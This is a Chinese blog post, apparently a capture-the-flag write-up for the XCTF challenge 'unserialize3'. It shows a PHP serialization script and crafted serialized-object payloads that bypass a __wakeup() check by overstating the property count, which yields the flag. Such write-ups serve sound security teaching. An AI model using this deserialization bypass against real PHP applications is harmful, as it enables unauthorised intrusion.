
攻防世界 unserialize3 解题思路

原创


「已注销」 于 2020-07-13 11:30:04 发布 467 收藏 2
分类专栏： 攻防世界_web篇

本文链接：https://blog.csdn.net/xj28555/article/details/107312549

首先看题目



这个单词认识吧，熟悉吧，不认识的就百度吧，这个单词的意思大概就是反序列化，好的现在大概有了个方向，和序列化有关。那我们进入场景。



果然发现了_wakeup()这个序列化函数。关于序列化的知识我这里就不叙述了，给大家来个参考链接https://www.cnblogs.com/youyoui/p/8610068.html

这里很显然是一个字符串类型的序列化操作，类是xctf，属性只有一个flag，属性长度s的长度为4，属性值长度s=3所以我们构造payload

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

当然不熟悉序列化的小伙伴也可以自己动手写一个小脚本让其自己序列化，因为本人对序列化有一定了解，就没有自己写，反正也简单，给大家copy了一个下来，大家可以参考参考。

```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$test = new xctf();
echo(serialize($test));
?>
```

我们构造好payload就开始提交了

可以看到是错误的请求。

而反序列化可以修改属性个数导致反序列化异常，那我们继续构造payload，我们把熟悉个数改为2

O:4:"xctf":2:{s:4:"flag";s:3:"111";}提交

拿到flag！